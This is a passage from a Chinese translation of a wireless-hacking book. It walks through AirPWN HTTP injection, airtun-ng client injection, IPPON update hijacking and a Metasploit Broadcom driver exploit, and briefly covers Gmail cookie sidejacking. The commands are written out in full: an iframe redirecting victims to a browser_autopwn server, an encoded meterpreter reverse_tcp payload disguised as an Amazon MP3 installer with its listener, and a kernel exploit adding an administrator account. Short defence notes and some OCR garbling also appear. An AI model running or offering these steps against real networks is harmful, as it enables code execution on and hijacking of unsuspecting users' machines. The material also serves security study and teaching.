关于使用 airbase-ng 来处理动态恶意 AP 产物的很酷的事情是：一旦它得到一个用户关联，那么通过使用它提供的 tap 接口（通常 at0）我们就可以把该客户端视为已经在本地的以太网连接上。请注意，当在有线接口或 airbase-ng 创建的接口上运行时，Metasploit 内部使用的模块不需要改变，这意味着其他传统的 MITM 攻击，比如 Middler (<http://code.google.com/p/middler/>) 或 IPPON（涵盖在 5.5.3 节中），也起作用。

## 一 防御动态生成的恶意 AP

保护自己不受恶意 AP 攻击的最简单的方法是决不连接到一个开放的接入点。这样做，你会避免在 Preferred Networks（首选网络）列表里存储一个开放的 AP，这意味着运行 airbase-ng 的人难有时间引诱你连接。不幸的是，对于大多数人来说，这是不现实的。一个简单的应对措施是要始终使用静态的 DNS 服务器。静态 DNS 服务器不会阻止一个坚定的黑客（他可以调整网络来匹配你的 DNS 请求），但它将阻止 Metasploit fakedns 模块的攻击直到他这么做，这有可能让你侥幸脱险。

由于 Windows Vista 和 Windows 7 中包含的更精致的客户端探测行为，因此升级到任何一个也有助于减少这种风险。此外，Windows XP 上的第三方无线堆栈比后来的 Microsoft 堆栈可能对此更易受攻击，因此，如果可能的话，你可能想使用 Windows Vista。

以前的客户端攻击利用我所说的全谱协议堆栈操作。虽然这肯定是有效的，但有时你渴望更隐形一点儿。下面的客户端攻击目标是通过绕过许多中间层获得客户端上的执行代码。

## 5.5 客户端的直接注入技术

以前的 Karmetasploit 技术的惯用做法包括让客户端主动和你发生某种关联（尽管最终用户可能没有意识到这一点）。而现在的做法不再是尝试使一个客户端漫游到网络，而只是直接向客户端注入数据包，就像他们直接来自 AP，这种实现方式会变得更加容易。本节涵盖了这两类这样的工具。

当你这么做的时候，是在欺骗客户端接受你注入的数据包，而不是欺骗客户端主动与你发生某种关联，建立连接。至于客户端而言，你传输的数据包来自合法的 AP。这些直接数据注入技术的潜力是非常隐蔽的，因为它们可以不发送包含任何错误的 Management（管理）帧，所以 WIDS 服务器只用短暂的时间就可以检测完毕。

### 5.5.1 用 AirPWN 注入数据包

AirPWN 是一个工具，它可以让黑客将 802.11 数据包注入一个开放的或 WEP 加密的网络中。当你利用 AirPWN 注入数据包时，你完全绕过了 AP。至于你在网络上所做的关联（或潜在的 DHCP 请求）将不被写入日志。AirPWN 还允许你回避客户端隔离功能，该功能变得越来越普遍。AirPWN 的基本想法，如图 5-2 所示。



图 5-2 AirPWN 的操作理论

### AirPWN 注入

流行性	4
难易度	4
影响力	4
危险级	5

虽然对 HTTP 流量没有具体限制，但 AirPWN 一般习惯于拦截 HTTP GET 请求，这给黑客提供了一个注入任意网页机会。这里详细说明 AirPWN 的用法。

#### 安装 AirPWN

安装 AirPWN 的第一步是安装它的先决条件：

```
# apt-get install libnet1-dev libpcap-dev python2.6-dev libpcrc3-dev
```

接下来, 请从 <http://airpwn.sourceforge.net/Airpwn.html> 下载最新版本。

```
[~]$ wget http://downloads.sourceforge.net/~/airpwn-1.4.tgz
[~]$ tar -zxvf ./airpwn-1.4.tgz; cd airpwn-1.4
```

一旦做完这个操作, 一个简单的 `./configure && make` 命令就足够了。

```
[~/airpwn-1.4]$ ./configure && make
```

下面的例子使用一个基于 Atheros 的适配器和 ath5k 驱动程序, 这是公认的接口 wlan1。在运行 AirPWN 之前, 我们利用 airmon-ng 在信道 1 上建立一个监控模式接口:

```
[~/airpwn-1.4]# airmon-ng start wlan1 1
wlan1      Atheros      ath5k - [phy2]
           (monitor mode enabled on mon1)
mon0       Atheros      ath5k - [phy2]
```

接下来, 我们启动 AirPWN, 为接口指定 mac80211 驱动程序和 mon0:

```
[~/airpwn-1.4]# airpwn -i mon0 -c ./conf/site_hijack -d mac80211 -v -v
Parsing configuration file..
Opening command socket..
Listening for packets...
Channel changing thread starting..
```

只要任何一个信道 1 上的开放网络上的客户端浏览某个地方, 我们就应该看到下面的输出:

```
Matched pattern for conf 'site_hijack'
Matched ignore for conf 'site_hijack'
```

默认情况下, 该网站劫持配置将注入一个 iframe 帧, 用可爱的标题拥抱 (<hugs>) 发送受害者到 [www.google.com](http://www.google.com)。你可以在下图中看到。

**提示** Metasploit3.3 包括一个 AirPWN 的 Ruby 实现。如果你更喜欢运行像这样一个来自 Metasploit 的攻击, 请检查 `spooof/wifi/airpwn` 模块。



不断地将用户重定向到 google.com 只能算是有趣的事，但还是让我们假设你心中有更为邪恶的东西。在这种情况下，你可能愿意将用户重定向到一个恶意网页，诸如在 Metasploit 下运行的 browser\_autopwn 模块，要做到这一点需要编辑两个文件，如下所示。例如，让我们假设我们有一个 browser\_autopwn 模块运行在因特网路由的主机上，在 http://802.11mercenary.net:8080/ads 上可得到。我们需要做的就是输入：

```
vim ./content/site_hijack
```

并把 iframe 这一行变成以下：

```
<iframe frameborder=0 border=0 src="http://802.11mercenary.net:8080/ads" width="100%"
```

然后，在 conf/site\_hijackto 11mercenary.net 里改变 google.com 域名：

```
vim ./content/site_hijack
ignore (^GET [^ ?]+\.(?i:jpg|jpeg|gif|png|ico|css)|(?i:ho*st:
.*11mercenary.net))
```

你需要修改忽略的行的原因是，AirPWN 不能对自己的注入请求也实施注入操作。有了这些修改，就像你以前做的那样，你可以运行 AirPWN，并且你可以从 shell 收集战果，而不像最初用户只能被迫重定向到 google.com 上那样，只是收集到了一些笑声。

**提示** 如果你对一个开放网络上的 AirPWN 有困难，原因之一可能是网络使用 802.11n，但你的网卡 / 驱动程序不支持它。如果 AirPWN 无法看到数据包，那么它不能做任何事情。目前，最有希望的 802.11n 监控模式是 ath9k。

## 5.5.2 用 airtun-ng 实现通用客户端注入


AirPWN 是自动注入技术的一个很好工具，通过该工具使客户端重定向到一个已知网站。然而，你很可能会对什么样的数据通信可以注入感到困难，因为要写一个 AirPWN 可以运行的过滤行（即上述“忽略的行”。——译者注），就要看你的能力了。虽然 AirPWN 是一个配置界面友好的工具（特别是其对 Python 支持），但永远有些事情你没法做，例如端口扫描一个对话框或安装 SMB 共享。这是 airtun-ng 的用武之地。



### airtun-ng 注入

流行性	4
难易度	4
影响力	7
危险级	5

从概念上讲，airtun-ng 和 airbase-ng 是相似的，因为它们都允许非修改的工具与 TUN/ TAP 接口相结合。最大的区别在于：airbase-ng 是与自身已关联的客户端通信；而 airtun-ng 将向另一个网络上的客户端注入数据包。如下图所示。



airtun-ng 有一个相当直接的任务，那就是接收 at0 上流出的以太网的所有数据包，转换以太网头为 802.11 头，并将数据包发送到空中。如果 airtun-ng 在 802.11 头中设置 FromDS 位，那么在范围之内的客户端将解释数据包，就好像数据包来自 AP 一样。如果 airtun-ng 在 802.11 头中设置 ToDS 位，那么 AP 就认为它来自客户端。

假设我们在信道 1 上有一个监控模式的接口，我们会告诉 airtun-ng 建立一个客户端的接口：

```
[~]# airtun-ng -a 00:16:b6:16:a0:c7 -t 0 mon1
created tap interface at0
No encryption specified. Sending and receiving frames through mon1.
FromDS bit set in all frames.
```

BSSID 用 -a 指定，-t 0 表示 ToDS 位为 0（所以设置 FromDS 位时为 1）。然后创建的 at0 接口将只能够与客户端通信。

接下来，我们需要配置 at0 接口。如果我们只嗅探 at0 接口上的通信流量一会儿，那么它正在使用什么子网应该是显而易见的。在这种情况下，它似乎是一个 192.168.2.0/24 的网络，所以我们相应地配置我们的接口：

```
[~]# ifconfig at0 hw ether 00:14:A4:2A:9E:58 192.168.2.222 netmask
255.255.255.0
```

请注意，我们如何明确地设置 TAP 接口的以太网地址为真正的无线网卡的 MAC 地址。如果不这样做可能导致正在使用的地址不连贯。

此时，我们应该能够与 linksys 网络上的无线电范围内的任何客户端通信。这种能力的一个令人印象深刻的测试是以下的 nmap 结果：

```
nmap -A 192.168.2.100 -P0
Interesting ports on 192.168.2.100:
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.2 (protocol 2.0)
```

```
MAC Address: 00:25:00:40:3F:13 (Unknown)
Device type: general purpose
Running: Apple Mac OS X 10.5.X
OS details: Apple Mac OS X 10.5 - 10.5.4 (Leopard) (Darwin 9.0.0b5 - 9.4.0)
Network Distance: 1 hop
```

**提示** 当排除故障 airtun-ng 时，一定要确认数据包正在以正确的 MAC 地址传输。如果它们不这么显示，手动设置 TAP 接口的以太网地址。

AirPWN 和 airtun-ng 优于其他 MITM 技术（例如 ARP 欺骗和恶意 DHCP 服务器）的最大优势是，即使当这些接入点实现客户端隔离，它们仍起作用。它们胜过 Karmetasploit 的另一大优势是，计算机不需要被引诱关联任何东西，这意味着你可以同时针对一个给定的信道上的所有客户端。

### 5.5.3 用 IPPON 更新 Munging 软件

IPPON 的理念不是注入通信流量利用客户端应用程序中的漏洞，而是你只需要等待一个应用程序检查补丁程序，并下载它，运行自己的任意代码。IPPON 实现这点是通过处理各种常见的基于 HTTP 的软件更新机制，并注入适当的内容欺骗应用程序下载你的代码。从结构上讲，IPPON 与 AirPWN 类似；它仅仅是用头脑中的软件更新来设计的。

#### 基于 IPPON 的注入

流行性	5
难易度	6
影响力	10
危险级	7

IPPON 是用 Python 语言编写的，同时取决于 Scapy 的支持，IPPON 支持一个（如果不是十分有用）由 ubigraph 库支持的未来的 3D 图形用户界面，IPPON 利用 Scapy 进行数据包操作。如果没有安装它，可以使用 apt-get 来安装它：

```
[~]$ sudo apt-get install python-scapy
```

下一步，下载最新的 IPPON：

```
[~]$ wget http://ippon-mitm.googlecode.com/files/IPPON_dc17.zip
[~]$ unzip IPPON_dc17.zip && cd IPPON
```

目前，IPPON 需要一个运行在 mac80211 Linux 系统上的补丁程序，因为它习惯于注入帧上的新的 radiotap 头要求。幸运的是，一位合作者已经提供了一个补丁，ippon rtap-fix.diff。有希望的是，这个补丁将被合并到主要分类中；如果没有，你可以从本书的配套网站下载（<http://www.hackingexposedwireless.com>）。

如果主要来源树尚未更新，你可以以下列方式修补 IPPON：

```
[~/IPPON]$ patch -p1 < ippon-rtap-fix.diff
```

```
patching file ippon.py
patching file targets.xml
```

接下来，你需要访问 <http://ubiqitylab.net/ubigraph/>，点击通过许可协议，并下载最新的 Ubuntu 软件包。当你完成时，你应该有一个文件，名字类似 UbiGraph-alpha-0.2.4-Linux32-Ubuntu-8.04.tgz:

```
[~/IPPON]$ tar -zxvf ./UbiGraph-alpha-0.2.4-Linux32-Ubuntu-8.04.tgz
```

如果你想尝试一下 GUI，你将需要运行

```
[~/IPPON]$ ./UbiGraph-alpha-0.2.4-Linux32-Ubuntu-8.04/bin/ubigraph server &
```

这将启动一个三维的 X 窗口，显示本地客户。

Ipbon.py 取决于 PYTHONPATH 里的 ubigraph.py。由于你将需要 root 权限访问来注入数据包，因此你需要执行下面作为 root 的命令：

```
[~/IPPON]$ sudo /bin/bash
[~/IPPON]# declare -x PYTHONPATH=./UbiGraph-alpha-0.2.4-Linux32-Ubuntu-8.04/examples/Python/
```

在继续之前，你应该检查 IPPON 的所有要求是否都得到满足。你可以通过运行下面的命令做到这点：

```
python ./ippon.py
Usage: ippon.py [options] <targets.xml>
```

## 运行 IPPON

既然我们已经满足它的所有要求，就可以运行 IPPON 了。一定要指定一个有效的 URL 地址，填写你想执行的有效载荷位置。如果你没有考虑什么特殊的东西，也可以使用 msfpayload 生成一个反向连接的有效载荷，这一有效载荷会在短期内被覆盖。

```
python ./ippon.py -w -i mon0 -o mon0 -v -u
http://www.evil.com/evil.exe ./targets.xml
```

此时，你可能盯着一个空白的终端，什么都看不见。虽然 IPPON 是一个非常有效的工具，但它不具有较强的配置文件。事实上，在 targets.xml 里所库存的程序中，唯一可攻击的程序是 Notepad++，只是该程序几乎没有一个大的攻击面。有效使用 IPPON 的关键是能够增加自己的目标。幸运的是，这是非常容易的。作为一个案例研究，我们将学习如何添加 Amazon 的 MP3 下载器到 targets.xml。

## 扩展 IPPON

对于这个例子，我们要在 Amazon.com 的 MP3 下载器添加自动更新功能。关于这个目标的一个不错的功能是：Amazon 提供 Windows、OS X 和 Linux 的二进制文件，你可以用这种攻击一次瞄准所有三个目标。如果你在捕获通信流量时，打开 Amazon 的 MP3 客户端，那么你会看到它给 [www.amazon.com/gp/dmusic/current\\_download\\_manager\\_version.html](http://www.amazon.com/gp/dmusic/current_download_manager_version.html) 发出一个 GET 请求，请求的内容是每一个支持平台的一系列 <Product> 入口。Windows 入口如下所示。

```
<Product name="DownloadManager" platform="Win32"
latestVersion="1.0.3" criticalSince="0.0.815"
url="http://www.amazon.com/gp/dmusic/help/amd.html/ref=sv_dmusic_4/
104-6316145-7055166">
<Download id="Win32" url="http://amazonm002.vo.llnwd.net/u/d1/
clients/en_US/AmazonMP3Installer-1.0.7-en_US.exe" />
</Product>
```

该文件中的其余入口遵循类似的模式。考虑新的 IPPON 目标时，我们建议在主机文件中定义 `www.amazon.com` 到你控制之下的服务器上，并为客户端创建适当的目录结构。然后将原始文件放到那里，并调整值直到明确了它们对客户端有什么样的影响。这种方式可以测试你对返回的文件所做的修改产生什么影响。

如果你多次尝试 `current_download_manager_version.html`，那么你就会明白 Amazon 的 MP3 下载器试图做什么。首先，它对版本号进行比较，如果用户选择升级，则指点她通过 IE 浏览器到 `<Product>` 入口出现的第一个 URL。应用程序期待弹出的是一个很好的登录页面，描述了最新版本中的功能。如果用一个 `.exe` 文件替代它，IE 会提示用户下载它，仅仅点击 Upgrade（升级）按钮是不太可能使用户感到厌恶的。

我们现在需要的是一个有效载荷、一台主机服务器和 IPPON 的 `targets.html` 文件的新目标入口。

幸运的是，Metasploit 使得有效载荷来者容易。下面的命令将生成一个合适的 meterpreter 可执行文件。要确保正确设置 LHOST 文件。

```
newllmercenary$ ./msfpayload windows/meterpreter/reverse_tcp
LHOST=128.177.27.241 LPORT=8080 R | ./msfencode -e
x86/shikata_ga_nai -c 4 -t exe
-o AmazonMP3Installer-13.3.7-en_US.exe
```

现在只是把 `.exe` 文件放到某个方便的地方。我们的主机在 `newllmercenary.net/~johnyesh/amazon` 上，所以我们只需要移动它到：

```
newllmercenary:~/ $ cp AmazonMP3Installer-13.3.7-en_US.exe
~/public_html/amazon/
```

然后，我们还将启动一个监听器来处理反向连接：

```
newllmercenary$ cd ~/msf3
newllmercenary$ ./msfconsole
```

```
msf > use multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 128.177.27.241
LHOST => 128.177.27.241
msf exploit(handler) > set LPORT 8080
LPORT => 8080
msf exploit(handler) > exploit
```

```
[*] Handler binding to LHOST 0.0.0.0
```

```
[*] Started reverse handler
[*] Starting the payload handler...
```

在待办列表中的下一步是添加一个入口到 IPPON targets.xml 文件。这个入口看起来如下：

```
<target name="AmazonUpdater">
<domain name="www.amazon.com">
  <path method="GET"
response="200">/gp/dmusic/current_download_manager_version.html</path>
  </domain>
  <response>
    <![CDATA[
<?xml version="1.0" encoding="utf-8"?><ArrayOfProduct
xmlns:xsd="http://new3.org/2001/XMLSchema"
xmlns:xsi="http://new3.org/2001/XMLSchema-instance">
<Product name="DownloadManager" platform="Win32"
latestVersion="13.3.7" criticalSince="0.0.815"
url="%get_malicious_url{ }%">
<Download id="Win32"
url="http://new.1lmercenary.net/~johnycsh/amazon
AmazonMP3Installer-13.3.7-en_US.exe" />
</Product>
</ArrayOfProduct>\r\n\r\n\r\n\<!--\n\n]]>
</response>
</target>
```


一旦你已经把正确的入口放置到 targets.xml（在配套网站上也有），你只需要像通常一样运行 IPPON：

```
# python ./ippon.py -w -i mon0 -o mon0 -v -u
http://new.1lmercenary.net/~johnycsh/amazon/
AmazonMP3Installer-13.3.7-en_US.exe ./targets.xml
```

ippon.py 启动之后，不会输出任何东西，直到它看到了一些有针对性的通信流量。因为我们指定了 -v 标志，所以一旦 Amazon 更新器运行，我们就会看到下面的输出：

```
load= 'HTTP/1.1 200 OK\r\nContent-Type
```

此时，如果我们赢得了比赛（通常情况下是这样的），用户将会看到提示升级。



如果用户选择升级，那么 IE 浏览器将下载我们的编码 meterpreter。如果一切顺利，我们会在我们的 msfconole 侦听器上获得一个会话。

## 一 防御直接注入技术

对 AirPWN、airtun-ng 和 IPPON 的防御是常见的。不要使用开放的或 WEP 加密的网络。如果你不得不这样，那么使用 VPN。企业无线网络管理员应该为他们的传感器测试 AirPWN 和其他的。从理论上讲，通过对注入帧分析 RSSI 和序列号，WIDS 可以发现这类攻击。被发现之前你将需要如何入侵取决于产品。

## 5.6 设备驱动程序漏洞

设备驱动程序漏洞是无线网络安全中最有趣的发展之一。这些漏洞是独一无二的，因为它们被捆绑到一个特定的协议（例如 802.11 或蓝牙），它们也不是与协议设计相关的问题。相反，它们是与该协议实施相关的问题。

一般情况下，许多不同类型的设备驱动程序可能是易受攻击的。一个 USB 设备驱动程序可能无法处理通过敌方设备传给它的数据，敌方设备故意违反标准。事实上，这样的攻击在不久前是起作用的。这种攻击没有让太多人感到紧张，因为它需要物理访问设备。

无线改变了这一切，第一个公开发现的、可被攻击的远程无线设备驱动程序实际上出现在 FreeBSD 中，它是由 Karl Janmar 在 2006 年发现。出于某种原因，这个 bug 被普遍忽视。后来，远程利用 bug 在 Intel 公司流行的 Centrino 系列上，以及在 Apple 公司的 Broadcom 和基于 Atheros 的驱动程序上也陆续发现。一个非常流行的蓝牙堆栈也在随后发现可以利用的漏洞。

无线设备驱动程序漏洞与大多数人习惯处理的漏洞有很大的不同，大多数的漏洞是在应用程序中而不是协议栈中发现。应用程序位于 OSI 网络模型的第七层，一般在 TCP 和 IP 协议的上面。而设备驱动程序处理的是数据链路层（第二层）的数据包，这将导致以下几个后果。

第一个后果是，为了利用易受攻击的无线设备驱动程序，攻击者需要在目标的无线功率覆盖范围内。你不能在因特网上远程利用一个易受攻击的无线驱动程序。

第二个大的后果是，攻击者获取内核（aka 的 ring0）执行代码。虽然这是天生有吸引力的（无线驱动程序出现之前，远程 ring0 代码执行 bug 极为罕见），但这也给攻击者提出一些问题。很少有人知道什么样的代码在内核中运行。直到最近，极少数使用剪切和粘贴的功能而获得的有效载荷可利用它。Metasploit 3.0 改变了这一切，提供了一个令人印象深刻的 ring0 “stager”，即使你在内核中开始，也让你以 root 身份执行用户级（userland）的有效载荷。下面是一个关于如何使用这个强大工具的详细例子。

### 使用 Metasploit 3.0 发起无线攻击

流行性	4
难易度	4
影响力	10
危险级	6

抽象地谈论驱动程序攻击已经够多了。让我们继续前进，并运行一个。不幸的是，所有公

开发布的设备驱动程序攻击目前有点过时了。为了测试一个 802.11 驱动程序攻击，你需要找到一个旧的易受攻击的驱动程序。在这个例子中，我们使用一个旧的 Broadcom 驱动程序。尽管此攻击已过时，但运行较新程序的一般过程应该是非常相似的。

### 为什么无线攻击失去活力

几乎每一个产品的无线驱动程序中，都发现了可攻击的 bug（到目前为止超过 14 个 CVE ID），但经过一段紧张的时期之后，关于驱动程序的 bug，逐渐由洪流减缓成溪流。当然，其中原因部分是由于独立的驱动程序作者修正了他们的代码，但这不是全部。另一个重要方面是，Windows Vista 重新构造无线协议栈，它把烦解析的许多重担放在了 Microsoft 提供的代码上，而不是每个的驱动程序作者身上。这种变化的好处是命名许多可被攻击利用的代码路径，根本就无法在 Windows Vista 和更高的平台上使用。当然，缺点是，如果有人在 Vista 中的 Microsoft 栈处理代码中找到一个漏洞，那么不管是什么驱动程序，它都将影响所有的 802.11 网卡。虽然架构变化肯定减少整体上的安全漏洞数量（以及清理杂乱的 802.11 栈），但也意味着 Microsoft 代码中的个别 bug 将影响整个市场。虽然在 Microsoft 的 802.11 内核代码中尚未有任何公开发现的 bug，但在 MS09-049 中有关于封闭调用的描述。

MS09-049 安全公告描述了 Microsoft 的无线局域网服务中的一个漏洞：wlanvsc。由于 wlanvsc 在用户级别运行，因此这个漏洞不是一个设备驱动程序漏洞，它是用户级代码中的一个漏洞，处理低级别的 802.11 数据包。如果曾经写过利用此漏洞的攻击，那么利用它将需要本节中涵盖的所有相同数据包注入技术。

在本节中，我们将假定你有一个 Metasploit 子版本树，连同 ruby-loron 和 pcaprub 的最新副本。如果没有，请按照本章开头所述的指示得到一份。我们也将假设你有一个监控模式接口，运行在接口 mon0 上的 mac80211 驱动程序上。如果你没有设置，那么只需使用 airmon-ng 来创建一个。你将需要以 root 身份启动 msfconsole 执行数据包注入：

```
~/msf3$ sudo ./msfconsole
=[ msf v3.3-release
```

我们将演示的攻击是 Broadcom SSID 缓冲区溢出，有一个 Metasploit 模块来攻击它：

```
msf > use windows/driver/broadcom_wifi_ssid
```

现在，你需要配置攻击的选项：

```
msf exploit(broadcom_wifi_ssid) > set INTERFACE mon0
msf exploit(broadcom_wifi_ssid) > set DRIVER mac80211
msf exploit(broadcom_wifi_ssid) > set CHANNEL 1
```

现在，你需要的是一个目标：

```
msf exploit(broadcom_wifi_ssid) > show targets
  Id  Name
  --  ---
  --  ---
```

```
0 Windows XP SP2 (5.1.2600.2122), bcmwl5.sys 3.50.21.10
1 Windows XP SP2 (5.1.2600.2180), bcmwl5.sys 3.50.21.10
```

我们测试使用的本地计算机安装有 3.50.21.10 版本的驱动程序。我们也碰巧知道安装的 ntoskrnl 版本和 target 0 相匹配的。

目前，内核攻击的最大缺点是需要了解有关目标的详细信息。Metasploit 在工作中很难使 ring0 的有效载荷对类似这样的事情不敏感，但现在，它有助于了解受害者机器上的 ntoskrnl.exe 版本。你可以在 c:\windows\system32\ntoskrnl.exe 文件的 File Properties 中看到它。

选择与受害者最匹配的目标。请记住，如果攻击不起作用，那么将出现蓝屏错误界面，所以谨慎选择。

```
msf exploit(broadcom_wifi_ssid) > set TARGET 0
```

最后做的一件事情是填写有效载荷和受害者的 MAC 地址。

为了演示的目的，Windows/adduser 有效载荷是一个不错的选择。使用大多数无线攻击，得到一个实时的反向连接 shell 程序是不可能的，因为你最终攻击你使用的无线驱动程序。当前这种情况的特例似乎是 windows/driver/dlink\_wifi\_rates 攻击，它实际上已经给了我们攻击后的网络连接：

```
msf exploit(broadcom_wifi_ssid) > set PAYLOAD windows/adduser
msf exploit(broadcom_wifi_ssid) > set USER metasploit
msf exploit(broadcom_wifi_ssid) > set PASS pwned
```

最后，你只需设置目标的 MAC 地址。在这种情况下，地址是 00:14:a5:06:8f:e6。这个地址显然对你来说是不同的。

```
msf exploit(broadcom_wifi_ssid) > set ADDR_DST 00:14:a5:06:8f:e6
```

最后做的一件事情是进行攻击。

**警告** 在调试时已经反复对这个漏洞验证测试了几十遍，所出现过的最糟糕的事情就是使整个对话框蓝屏，只有一次除外，当时一个路过的 alpha 粒子决定搞乱我的日子，当试图运行 adduser 有效载荷时完全破坏了我妻子的计算机注册表。永远不要忘记你正在试图做什么：在运行的内核里面执行任意代码。事情都可能出错！不要尝试用你一生的工作对一个对话框这样做，事先要备份注册表，这是一个好主意。

如果大的警告没有使你感到厌烦，那么通过你的手指键入攻击操作：

```
msf exploit(broadcom_wifi_ssid) > exploit
[*] Sending beacons and responses for 60 seconds...
```

这个特殊漏洞的工作方式是通过向受害者发送畸形的信标和探测回复。即使没有用户点击 Refresh Network List (刷新网络列表) 按钮，Windows 仍然周期性地，通常大约每分钟一次（即默认 60 秒的运行时间）寻找网络。这意味着，即使受害者不同任何网络关联在一起，甚至根本就未使用无线网卡，攻击也可以成功。

测试攻击最简单的方法是让 Windows 寻找一个网络，从而处理发送给它的假信标和探测回复。要做到这一点，只需要在攻击正在进行的时候，在目标计算机上点击 Refresh Network List

(刷新网络列表)按钮。

```
[*] Finished sending frames...
[*] Exploit completed, but no session was created.
msf exploit(broadcom_wifi_ssids) >
```

如果攻击成功，则可用无线网络列表将是空白的，无线网卡的 LED 也可能死掉。如果发生这种情况，请查看你是否在对话框上有一个用 Metasploit 命名的带 Pwned 的新 Administrator (管理员)。如果是这样的话，恭喜你——你已经成功地攻击了一个内核级的漏洞。如果没有，检查以下故障排除建议：

- 如果你有一个蓝屏错误，那么你可能选择目标不正确。要么试图找到一个更好的目标，要么安装已知起作用的驱动程序版本。
- 如果什么都没有发生，那么你可能有一个补丁驱动程序，所指定的 ADDR\_DST 不正确，或者注入数据包有问题。捕获监控模式下的第二个无线网卡上的流量并用 Wireshark 寻找注入的数据包，如果其他一切似乎合格，证明数据包实际上是在对空操作。此漏洞中的 BSSID 很容易发现，因为它以 90:E9 开始。
- 如果你手边没有 Broadcom 卡，看看在 Windows/ driver 下有什么漏洞可利用。dlink\_wifi\_ratesone 是相似的漏洞，也很可靠。

如果一切按计划进行，那么本书将以执行任意代码而结束。即使你不能使这个特定的攻击起作用，你也希望获得一些见识，诸如如何运行来自 Metasploit 内部的无线攻击。如果你想要得到一个关于它和其他在 Metasploit 里的无线攻击的详细描写，请查看 <http://www.uninformed.org/?v=6>。关于无线设备驱动程序漏洞的更多信息，查看 Laurent Butti 2007 年黑帽简报或相关文件。

## ❶ 设备驱动程序漏洞应对措施

不幸的是，终端用户对于防止这些类型的攻击也做不了什么太多的事。这不同于在防火墙和 VPN 保护下的那些易受攻击的应用程序，设备驱动程序完全是代码，在由防火墙或 VPN 处理之前，它只着眼于数据包。说真的，用户可以做得最有效的事情，就是在不可信的设置下禁用无线网卡，如安全热点地区和机场地区，以及保持他们的驱动程序最新。如果你是网络管理员，担心客户端无法保持最新，则可以查看 Aruba 网络提供的 Wi-FiEnum 工具 (<https://labs.arubanetworks.com/>)。这里有已知的、易受攻击的驱动程序，并将列举你的网络，利用 WMI 来查看是否正在安装它们。

## 指纹识别设备驱动程序

正如你刚才看到的，可靠地攻击设备驱动程序的最大困难之一，是了解用户安装了什么设备驱动程序，以及采用的是什么版本。不同版本的设备驱动程序可能会改变一个攻击的细节，如果是针对错误的版本，它通常会导导致某些种类的内核恐慌（蓝色屏幕死机）。这几乎是隐形的。

如果发动攻击之前你能远程确定一个已安装的设备驱动程序的版本，你可以确保成功，避

免对目标打草惊蛇。关于这一主题目前有两项已出版的技术。

一项技术，由 Parisa Tabriz 和其他几个研究生在美国桑迪亚国家实验室开发，是通过分析管理帧（特别是探测请求）之间的时序来工作的。通过创建一个已知行为的大型数据库，他们可以监视客户端产生的流量，并确定是什么设备驱动程序向它发送的。这项工作在一篇文章中有描述，参见 <http://asirap.net/work/USENIXSEC2006-wirelessfp.pdf>。

Johnny Cache，本书的合著者，开发了另一项技术。它是基于 802.11 帧的持续时间字段的统计分析。相对于由桑迪亚国家实验室进行的时序分析，这种技术有两个好处。首先，代码是公开的（少数人甚至已经成功地使用它）。二是，在许多情况下，它可以得到设备驱动程序版本，如果你对一个易受攻击的驱动程序发起攻击感兴趣，那么这正是你想要的。

虽然这一技术为大家所知，但它的代码不方便使用。目前正在努力使其用户界面更加友好。作为 Kismet 新版本的一个插件程序，这项技术可能最终会实现。找到关于这一主题的更多信息，最好的地方是 <http://www.uninformed.org/?v=5> 或 <http://802.11mercenary.net>。

## 5.7 网络黑客和 Wi-Fi

尽管本章前面的内容与获得远程代码的执行相关，但有时这是多余的。随着 Web 应用程序（wepapps）网络的出现，许多人喜欢把生动有趣的数据放到网上。几乎所有的 Web 应用程序都利用一个存储在 cookies 中的会话 ID，在用户通过身份验证后来确定他们。如果你能窃取用户的 cookies，你就可以成为该用户。

许多 Web 应用程序对通过 HTTPS 的用户名和密码进行了很好的保护，但它们会发送 cookies，说明你是通过明文验证身份的。对于自由传输这些 cookies 的普遍运用，最好的解释似乎是经济上的而不是技术上的原因。虽然任何给定用户的单一 HTTPS 会话的开销是最小的，但服务器处理数以千计的客户，成本就增加了。

图 5-3 显示用户没有选择 Always Use HTTPS 功能登录到 Gmail。当用户点击 sign-in（登录）按钮时，通过 HTTPS 传输第一个 POST 数据。这确保了用户名和密码不能被嗅探（至少在没有对 SSL 主动攻击时不被嗅探）。一旦用户登录后，就传输会话 ID（SID）。下一个 HTTP 请求导致用户得到 GX 的 cookie。GX cookie 是谷歌用来跟踪经认证的会话。

假设攻击者可以看到谷歌和受害者之间的通信，她需要做的是为 Gmail 清除自己的 cookies，手动输入被嗅探的 GX 的 cookie 到她的浏览器里，并把它指向 mail.google.com。此时，浏览器将发送 GX 的 cookie，即使你的浏览器发送的所有辅助数据（比如 IP、User-Agent（用户代理）和 Referrer（推荐人）是不同的，谷歌会认为你是合法用户。

**提示** 就在本书即将出版时，谷歌改换所有的 Gmail 默认使用的 SSL。

虽然手动实施这种攻击并不难（你只需要手动编辑浏览器中的 cookies），但手动四处复制 cookies 并管理哪个 cookies 属于谁可能是很乏味的。幸运的是，一个称为 Hamster 的跨平台工具可以承担这个任务。

